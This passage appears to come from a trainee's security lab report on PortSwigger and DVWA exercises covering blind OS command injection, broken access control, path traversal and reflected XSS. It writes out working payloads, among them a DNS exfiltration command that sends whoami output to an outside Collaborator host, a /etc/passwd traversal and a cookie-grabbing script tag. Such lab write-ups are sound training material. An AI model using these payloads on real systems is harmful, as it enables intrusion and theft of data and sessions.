


Figure 9 – Burp Suite Proxy Intercept showing the POST /feedback/submit request with the time-based blind injection payload injected into the email parameter. The Inspector panel shows the decoded payload: `&email=sdf@gm|ping -c 10 127.0.0.1|`. The ~10 second response delay confirmed successful blind OS command injection.

Lab 3: Blind OS Command Injection – Output Redirection

Since blind injection produces no direct output, I used output redirection to write command results to a web-accessible file. I injected the payload into the email parameter: `x@gmail.com||whoami>/var/www/images/whoami.txt%7c%7c`. This redirects the output of the 'whoami' command into a file at `/var/www/images/whoami.txt`. I then retrieved the file by making a GET request to `/image?filename=whoami.txt`. The server returned **peter-wlXR1X** — the username of the process running the web application — confirming full RCE with output retrieval.




Figure 10 – Burp Suite Repeater showing the POST /feedback/submit request with the output redirection payload in the email field. The server accepted the request with HTTP 200 OK.




Figure 11 – Burp Suite Repeater showing the follow-up GET `/image?filename=whoami.txt` request which retrieves the redirected output file. The response body contains 'peter-wLXR1X' — the username of the web server process — proving successful blind command injection with output exfiltration.

Lab 4: Blind OS Command Injection – Out-of-Band (OOB) Data Exfiltration

The most advanced technique uses DNS-based out-of-band channels to exfiltrate data when no web-accessible file location is writable. I used Burp Collaborator to generate a unique subdomain (`s2v8l4d5wwwxqaih6d2m6b0d74dw1sph.oastify.com`) and injected the payload: `nslookup+'whoami'.s2v8l4d5wwwxqaih6d2m6b0d74dw1sph.oastify.com` into the email field. The server executed the `nslookup` command with the result of 'whoami' as a subdomain, causing a DNS lookup to Burp Collaborator's server. The Collaborator panel received 4 DNS interactions containing the username embedded in the subdomain of the DNS query demonstrating data exfiltration through a completely out-of-band channel with no HTTP response needed.




Figure 12 – Burp Suite Repeater showing the OOB injection payload in the email parameter:

`nslookup+'whoami'.s2v8l4d5www...oastify.com`. The server returns HTTP 200 OK with an empty JSON body, confirming the request was processed without error.

The screenshot displays the Burp Suite Professional interface. On the left, the Burp Collaborator panel shows a list of DNS interactions. The main interface shows a request and response for a POST to /feedback/submit. The response is HTTP/2 200 OK with an empty JSON body. The Inspector panel on the right shows the selected text and decoded URL encoding.

#	Time	Type	Payload	Source IP address
1	2026-Apr-23 17:06:12.396 UTC	DNS	fcwvvn6j7dk5r2g0c9gya0hrnib8zx	34.242.153.239
2	2026-Apr-23 17:06:12.396 UTC	DNS	fcwvvn6j7dk5r2g0c9gya0hrnib8zx	3.251.104.170

The main interface shows a request and response for a POST to /feedback/submit. The response is HTTP/2 200 OK with an empty JSON body. The Inspector panel on the right shows the selected text and decoded URL encoding.

Figure 13 – Burp Collaborator panel showing 4 DNS interactions received from the target server (IP 34.245.205.108 and others). The DNS query subdomain contains the exfiltrated 'whoami' output. The raw hex payload confirms the nslookup command embedded the command result in the DNS lookup subdomain, achieving covert data exfiltration.

TASK 04: BROKEN ACCESS CONTROL & IDOR (PORTSWIGGER LABS)

Broken Access Control is ranked #1 in the OWASP Top 10 (2021) and represents failures in enforcing proper restrictions on what authenticated users are allowed to do. I completed three PortSwigger Web Security Academy labs covering different Broken Access Control scenarios: exploiting robots.txt disclosure, extracting admin URL from JavaScript source, and escalating privileges via cookie manipulation.

Lab 1: Unprotected Admin Functionality via robots.txt

In the first lab, I navigated to the /robots.txt file of the target application. The robots.txt file is intended to instruct search engine crawlers which pages to avoid indexing, but developers often inadvertently list sensitive paths in Disallow entries — revealing hidden administrative paths. The robots.txt file disclosed a Disallow entry for /administrator-panel. I directly navigated to this URL and accessed the admin panel without any authentication challenge, demonstrating that 'security by obscurity' is not access control. I then deleted the user 'carlos' to complete the lab objective.




Figure 14 – robots.txt file revealing 'Disallow: /administrator-panel'. This file was publicly accessible and disclosed the exact path to the administrative interface without any authentication requirement.



Figure 15 – Direct access to /administrator-panel achieved by simply navigating to the URL disclosed in robots.txt. The admin panel displays the user list (wiener, carlos) with Delete options. Lab solved confirmation banner visible. The user 'carlos' was deleted to complete the objective.

Lab 2: Unprotected Admin Functionality with Unpredictable URL (JavaScript Source)

The second lab had a more sophisticated protection — the admin panel URL was not listed in robots.txt and was not guessable. However, I inspected the application's JavaScript source code by viewing the page source. The script contained a conditional block checking if the current user isAdmin, and if so, dynamically adding an 'Admin panel' link with the hardcoded path /admin-98bu0h. This is a common developer mistake: hiding sensitive paths in client-side JavaScript provides no real security because any user can view the page source. I navigated directly to this URL and accessed the admin panel.




Figure 16 – JavaScript source code revealing the admin panel path /admin-98bu0h. The script checks 'var isAdmin = false' and conditionally displays the admin link — but the path is hardcoded in the client-side code and visible to all users.




Figure 17 – Admin panel at `/admin-98bu0h` accessed directly by navigating to the URL discovered in the JavaScript source. The panel shows users 'wiener' and 'carlos' with Delete options, confirming full unauthorized administrative access.

Lab 3: Privilege Escalation via User-Controlled Cookie Parameter

The third lab demonstrated how trust in client-side parameters enables privilege escalation. After logging in as a standard user, I used the browser's Developer Tools Application tab to inspect the session cookies. I discovered an 'Admin' cookie with a value of 'false'. By modifying this cookie value to 'true' using the DevTools cookie editor, I elevated my session to administrative privileges. On the next request, the server trusted this client-side value and granted full admin access — revealing the user management panel and allowing me to delete the user 'carlos' to solve the lab.




Figure 18 – Browser Developer Tools Application tab showing the discovered 'Admin' cookie set to 'true' after modification. The admin panel now shows the user list with 'User deleted successfully!' confirmation and the 'Congratulations, you solved the lab!' banner.

ADDITIONAL FINDINGS: LFI & CROSS-SITE SCRIPTING (XSS)

The following section documents additional vulnerability findings captured during the internship week, including a Local File Inclusion (LFI) exploit and multiple Reflected Cross-Site Scripting (XSS) attacks across Low, Medium, and High security levels on DWWA.

Finding 1: Local File Inclusion (LFI) – File Path Traversal

Using Burp Suite Repeater, a file path traversal (LFI) vulnerability was exploited on PortSwigger Web Security Academy's 'File path traversal, simple case' lab. The filename parameter in the image request was manipulated using directory traversal sequences (`../../../../etc/passwd`) to retrieve the server's `/etc/passwd` file. The response returned the complete Linux user database including system accounts (`root`, `daemon`, `bin`, `sys`, `sync`, `games`, etc.), confirming unauthenticated file read access. The lab was solved successfully as indicated by the 'Congratulations' banner.




Figure – LFI / File Path Traversal: Burp Suite Repeater showing GET `/image?filename=../../../../etc/passwd` and the full `/etc/passwd` contents returned in the HTTP response. The PortSwigger lab confirms 'Solved' status.

Finding 2: Reflected XSS – Low Security (Script Tag)

At DWWA's Low security level, no input sanitization is applied. The classic payload `<script>alert(document.cookie)</script>` was injected into the name parameter. The server reflected this input directly into the HTML response, executing JavaScript in the browser context. The alert dialog displayed the full session cookie including `PHPSESSID` and `security=low`, demonstrating successful cookie theft via Reflected XSS. The Low Reflected XSS Source code (visible on the right panel) confirms the input is concatenated directly into the echo statement without any filtering.

